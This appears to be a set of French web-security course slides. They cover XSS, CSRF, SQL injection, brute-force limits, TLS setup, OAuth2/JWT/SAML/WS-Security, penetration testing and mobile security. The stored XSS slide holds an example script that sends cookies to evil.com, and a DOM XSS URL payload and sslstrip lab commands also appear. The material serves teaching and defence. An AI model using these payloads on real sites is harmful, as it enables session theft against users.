Stored XSS (persistant)

- Le script malveillant est enregistré dans la base de données ou un contenu persistant (commentaire, profil, message…).
- Chaque utilisateur qui charge la page exécute automatiquement le script.
- L'acteur poste un commentaire :
- <script>fetch('https://evil.com/steal?c='+document.cookie)</script>

Protections contre les attaques côté client

DOM-based XSS (côté client)

- L’injection ne passe pas par le serveur : le script est injecté et exécuté dans le navigateur via du code JavaScript vulnérable (manipulation du DOM).
- // Vulnérable
- document.getElementById("msg").innerHTML = location.hash.substring(1);
- https://site.com/#<img src=x onerror=alert('XSS')>

Protections contre les attaques côté client

Références directes non sécurisées : un utilisateur peut manipuler un identifiant d'objet (ID) pour accéder à des données d'autres utilisateurs.

- Prévention : contrôle d'accès serveur, mapping indirect (UUID, hash).

CSRF (Cross Site Request Forgery) : forcer un utilisateur authentifié à effectuer une action non souhaitée.

- Prévention : jetons anti-CSRF, vérification Origin et Referer côté serveur.

Protections contre les attaques côté client

```
session_start();
if (empty($_SESSION['csrf_token'])) {
    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
}
$csrf_token = $_SESSION['csrf_token'];
---
<form method="post" action="/submit.php">
    <input type="hidden" name="csrf_token" value="<?= $csrf_token ?>">
    <input type="submit" value="Envoyer">
</form>
```

Sécurité d’accès au SGBD

SQL Injection : injection de code SQL via des entrées non filtrées.

– vulnérable

```
$id = $_GET['id'];
$query = "SELECT * FROM users WHERE id = $id"; // dangereux
```

– Exemple sécurisé (préparation) :

```
$stmt = $pdo->prepare("SELECT * FROM users WHERE id = ?");
$stmt->execute([$_GET['id']]);
```

Mesures complémentaires :

- Limiter permissions des comptes DB (pas de root).
- Journaliser les accès et tentatives échouées.

Echappement et JavaScript

- Échapper toutes les données insérées dans le DOM (textContent, innerText) pour éviter XSS.
- Valider côté client pour UX, mais jamais comme unique protection.
- Utiliser des fonctions de framework modernes pour échapper (ex : Angular {{variable}} par défaut échappée).

Echappement et JavaScript

```
function escapeHTML(str) {
    return str.replace(/[&<>"']/g, function(m) {
        return ({
            '&':'&amp;',
            '<':'&lt;',
            '>':'&gt;',
            '"':'&quot;',
            "'":'&#39;'
        })[m];
    });
}
document.getElementById('output').textContent =
escapeHTML(userInput);
```

Protection contre les attaques par force brute

- Implémenter compteurs de tentatives avec lock temporaire ou exponential backoff.
- Activer captcha après plusieurs échecs.
- Surveillance et alerte des tentatives répétées.
- Utiliser listes de contrôle d’accès (ACL) pour restreindre IPs suspectes.

Protection contre les attaques par force brute

– exemple simple

```
session_start();
if (!isset($_SESSION['attempts'])) $_SESSION['attempts'] = 0;
$_SESSION['attempts']++;
if ($_SESSION['attempts'] > 5) {
    die("Trop de tentatives, réessayez plus tard !");
}
```

Atelier pratique : mise en œuvre TLS sur IIS et Apache

- Installer Apache
  - sudo apt install apache2 openssl
  - sudo a2enmod ssl headers
- Créer certificat auto-signé (cf partie 2).
- Configurer site HTTPS (/etc/apache2/sites-available/default-ssl.conf) :

SSLEngine on

SSLCertificateFile /path/to/server.crt

SSLCertificateKeyFile /path/to/server.key

Header always set Strict-Transport-Security "max-age=31536000;

includeSubDomains"

- Activer site et redémarrer
  - sudo a2ensite default-ssl
  - sudo systemctl restart apache2

IIS (Windows Server)

- Ouvrir IIS Manager → Sélectionner site → Bindings → Ajouter HTTPS.
- Sélectionner certificat (auto-signé pour lab).
- Configurer redirection HTTP → HTTPS et HSTS.

Simulation SSLstrip (lab isolé)

- sudo apt install sslstrip
- sudo sslstrip -l 8080
- Configurer navigateur sur proxy HTTP 127.0.0.1:8080.
- Observer que HTTPS downgrade les flux HTTP

Atelier pratique : sécurisation du frontal Web

Ajouter headers HTTP pour sécurité :

- Header always set X-Frame-Options "SAMEORIGIN"
- Header always set X-XSS-Protection "1; mode=block"
- Header always set X-Content-Type-Options "nosniff"

Configurer Content Security Policy (CSP) :

- curl -I https://lab.local

openssl s_client -connect lab.local:443

Résumé et checklist de sécurisation

- Valider toutes les entrées côté serveur.
- Échapper les sorties HTML/JS (XSS).
- Utiliser jetons CSRF pour formulaires sensibles.
- Mettre en place sessions sécurisées (HttpOnly, Secure, SameSite).
- Configurer TLS avec certificats valides et PFS.
- Limiter tentatives de connexion (force brute).
- Protéger les serveurs avec headers de sécurité et CSP.
- Journaliser et surveiller les événements critiques.

4 - Principes de fonctionnement et sécurisation des Web Services

paul.millet@lameduse.fr

LaMeDuSe

SER : Securité des applications WEB

Principes de fonctionnement et sécurisation des Web Services

1. Comprendre les différences entre SOAP, REST et gRPC.
2. Identifier les risques de sécurité liés aux Web Services.
3. Mettre en place des mécanismes d’authentification et d’autorisation pour sécuriser vos services.
4. Déployer des services sécurisés avec OAuth2, SAML, JWT et WS-Security.

Principes de fonctionnement des Web Services

SOAP (Simple Object Access Protocol)

- Protocole basé sur XML pour échanger des messages entre applications.
- Fortement typé, supporte les transactions et WS-Security nativement.
- Avantages : standardisation, support des contrats via WSDL, sécurité fine.
- Inconvénients : plus complexe, verbeux, surcharge réseau.

Principes de fonctionnement des Web Services

REST (Representational State Transfer)

- Architecture légère basée sur HTTP et JSON ou XML.
- Utilise les méthodes HTTP standards : GET, POST, PUT, DELETE.
- Stateless : le serveur ne conserve pas l'état entre les requêtes.
- Avantages : simplicité, performance, compatibilité mobile.
- Inconvénients : pas de standard de sécurité intégré, nécessite OAuth ou JWT.

Principes de fonctionnement des Web Services

gRPC

- Framework moderne basé sur HTTP/2 et protocol buffers (protobuf).
- Permet la communication rapide entre services avec des appels synchrones ou streaming.
- Avantages : performances élevées, typage strict, support multi-langages.
- Inconvénients : moins simple à intégrer dans le navigateur directement.

Principes de sécurité des Web Services

- Authentification : vérifier l'identité de l'utilisateur ou du service (ex : login/mot de passe, certificats, tokens).
- Autorisation : vérifier les droits d'accès aux ressources (ACL, scopes OAuth).
- Confidentialité : protéger les données transmises via chiffrement (TLS/HTTPS).
- Intégrité : garantir que les messages ne sont pas modifiés (signatures numériques, HMAC).

SOAP WS-Security peut signer le body XML avec une clé privée, et le destinataire vérifie la signature avec la clé publique.

Authentification OAuth2 et JWT

OAuth2 : protocole permettant à une application tierce d'accéder à des ressources au nom d'un utilisateur.

- Roles principaux :
  - Resource Owner : utilisateur final.
  - Client : application demandant accès.
  - Authorization Server : délivre token d'accès.
  - Resource Server : protège la ressource.
- Flux : Authorization Code, Implicit, Client Credentials, Password.


JWT (JSON Web Token) : format compact et auto-contenu pour représenter claims sécurisés.

- Structure : Header | Payload | Signature.
- Permet de vérifier intégrité et authentification.

Authentification OAuth2 et JWT


```
{
  "header": {"alg":"HS256","typ":"JWT"},
  "payload": {"sub":"user123","role":"admin","exp":1710000000},
  "signature":"abc123..."
}
```

Oauth Flow



LaMeDuSe


SAML (Security Assertion Markup Language)

protocole XML pour Single Sign-On (SSO).

1. Utilisateur accède au Service Provider (SP).
2. SP redirige vers Identity Provider (IdP).
3. IdP authentifie et renvoie une assertion SAML signée.
4. SP valide l’assertion et autorise l’accès.

- Avantage : centralisation de l’authentification, réduit le nombre de mots de passe à gérer.

SAML (Security Assertion Markup Language)



WS-Security

- WS-Security ajoute des standards pour sécuriser les messages SOAP :
- Signatures XML pour intégrité.
- Encryption XML pour confidentialité.
- Tokens Username/Password pour authentification.
- Permet la sécurité end-to-end indépendamment du transport (HTTP ou autre).

WS-Security

```
<wsse:Security>
  <wsse:UsernameToken>
    <wsse:Username>user1</wsse:Username>
    <wsse:Password>password</wsse:Password>
  </wsse:UsernameToken>
</wsse:Security>
```

WSS

- Web Socket chiffré avec un certificat (même fonctionnement que HTTPS)
- Protocol (wss://)

Atelier pratique : sécurisation WebAPI

Objectifs

- Comprendre la différence entre REST et SOAP sécurisés.
- Implémenter OAuth2 pour REST et JWT pour authentification.
- Créer un WebService SOAP avec WS-Security.

Atelier pratique : sécurisation WebAPI

WebAPI REST sécurisée

1. Créer projet Node.js / Express :
    a. npm init -y
    b. npm install express jsonwebtoken body-parser
2. Ajouter un endpoint sécurisé (Courses SER)

Atelier pratique : sécurisation WebAPI

WebService SOAP avec WS-Security

1. Utiliser soap Node.js ou Java (JAX-WS).
2. Ajouter Header WS-Security (username/password).
3. Tester avec SoapUI ou Postman.

=> Courses SER

Atelier pratique : sécurisation WebAPI

OAuth2 simulation

1. Installer oauth2-server Node.js ou Keycloak.
2. Créer client, utilisateur et token.
3. Tester la récupération de données via Bearer Token.

Checklist

- REST : HTTPS + JWT / OAuth2 pour auth.
- SOAP : WS-Security (signature, encryption, tokens).
- gRPC : TLS, certificats mutuels si possible.
- Centraliser l’authentification : SAML / OAuth2.
- Limiter droits : RBAC ou scopes OAuth.
- Journaliser toutes les actions sensibles.
- Tester sécurité via Postman, SoapUI ou curl.

paul.millet@lameduse.fr

LaMeDuSe

SER : Securité des applications WEB

LaMeDuSe

Contrôler la sécurité des applications Web

1. Effectuer un test d’intrusion et un audit de sécurité.
2. Utiliser des scanners de vulnérabilités pour identifier les failles.
3. Déclarer et gérer les incidents de sécurité.
4. Comprendre les risques et sécuriser les environnements mobiles.
5. Mettre en place des mesures correctives après audit.

Test d’intrusion (Penetration Testing)

Définition : Simuler des attaques réelles sur une application pour identifier ses failles.

Objectifs :


- Identifier les vulnérabilités exploitables.
- Évaluer la robustesse des mécanismes de sécurité.
- Préparer un plan de mitigation.

Test d’intrusion (Penetration Testing)

Étapes principales :

1. Reconnaissance : collecte d’informations publiques sur le site ou l’application.
2. Scan et analyse : identification des ports ouverts, services, vulnérabilités connues.
3. Exploitation : tenter de pénétrer le système en utilisant les failles détectées.
4. Post-exploitation : évaluer l’impact, exfiltration contrôlée, escalade de privilèges.
5. Rapport : documenter les failles et recommandations.

Test d’intrusion (Penetration Testing)



Audit de sécurité

Définition : Examen systématique de l’architecture, du code, des configurations et des politiques de sécurité pour détecter les vulnérabilités.

Différences avec le test d’intrusion :

- Audit = analyse systématique, moins orienté exploitation réelle.
- Test d’intrusion = simulation active d’attaques.

Types d’audit :

1. Audit de code source : recherche de vulnérabilités dans le code.
2. Audit réseau : analyse des ports, firewalls, routes.
3. Audit applicatif : tests de failles XSS, CSRF, SQLi, etc.

Livrable : rapport avec recommandations, priorisation des corrections.

Exemple de checklist audit applicatif :

Vérification	Statut	Remarques
HTTPS activé	OK/NOK	-
Headers sécurité présents	OK/NOK	CSP, X-Frame-Options
Authentification forte	OK/NOK	Password policy, 2FA
Protection CSRF	OK/NOK	Jetons, vérification serveur

Scanners de vulnérabilités

Définition : Logiciels qui analysent automatiquement les applications Web pour détecter les failles connues.

Exemples populaires :

- OWASP ZAP : open-source, proxy interceptant pour tests actifs/passifs.
- Nikto : scanner de vulnérabilités web.
- Nessus : scanner réseau et applications (commercial).

Bonnes pratiques :

- Scanner dans un environnement de test.
- Corriger les failles avant mise en production.
- Mettre à jour régulièrement la base de vulnérabilités.

Atelier pratique : utilisation OWASP ZAP

1. Lancer ZAP.
2. Configurer le proxy de votre navigateur.
3. Naviguer sur l’application test.
4. Observer les alertes générées : injections, XSS, cookies non sécurisés.

Déclaration des incidents de sécurité

Étapes :

1. Détection et identification.
2. Analyse de l’impact.
3. Contention et mitigation.
4. Communication interne/externe (RGPD si données personnelles).
5. Rapport post-incident et mise à jour des procédures.

Outils : SIEM (Security Information and Event Management), tickets d’incident

Déclaration des incidents de sécurité

Gestion de la sécurité mobile

Composants principaux :

- OS mobile, applications natives, API, stockage interne/externe.

Risques :

- Vol de données (contacts, géolocalisation).
- Malware et apps malveillantes.
- Perte ou vol de l’appareil.

Mesures :

- Authentification forte (PIN, biométrie).
- Chiffrement stockage interne.
- Mise à jour régulière de l’OS et apps.
- Utilisation de MDM (Mobile Device Management) pour entreprises.

Menaces spécifiques aux appareils mobiles

- Malware mobile : applications malveillantes collectant données ou prenant le contrôle.
- Phishing mobile : SMS ou emails frauduleux.
- Interception réseau : Wi-Fi public non sécurisé.
- Attaques physiques : vol de l’appareil, extraction de données via câble.

Atelier pratique : sécuriser une application mobile

Objectifs :

- Comprendre comment sécuriser les composants mobiles.
- Configurer chiffrement et authentification.
- Parcourir et personnaliser la sécurité dans une application mobile de test.

Atelier pratique : sécuriser une application mobile

Étapes : iOS

1. Créer un projet Xcode simple.
2. Activer Keychain pour stockage sécurisé des identifiants.
3. Activer HTTPS et App Transport Security.
4. Ajouter biométrie (FaceID / TouchID) pour l’accès.

Étapes : Android

1. Créer projet Android Studio.
2. Utiliser SharedPreferences chiffrées ou EncryptedFile.
3. Configurer HTTPS pour toutes les API.
4. Ajouter authentification biométrique via BiometricPrompt.

Checklist

- Effectuer tests d’intrusion et audits réguliers.
- Scanner automatiquement avec OWASP ZAP, Nikto ou Nessus.
- Mettre en place journalisation et alertes SIEM.
- Déclarer et traiter rapidement les incidents de sécurité.
- Sécuriser environnements mobiles : chiffrement, authentification forte, MDM.
- Appliquer bonnes pratiques HTTPS et TLS pour tous les services Web mobiles.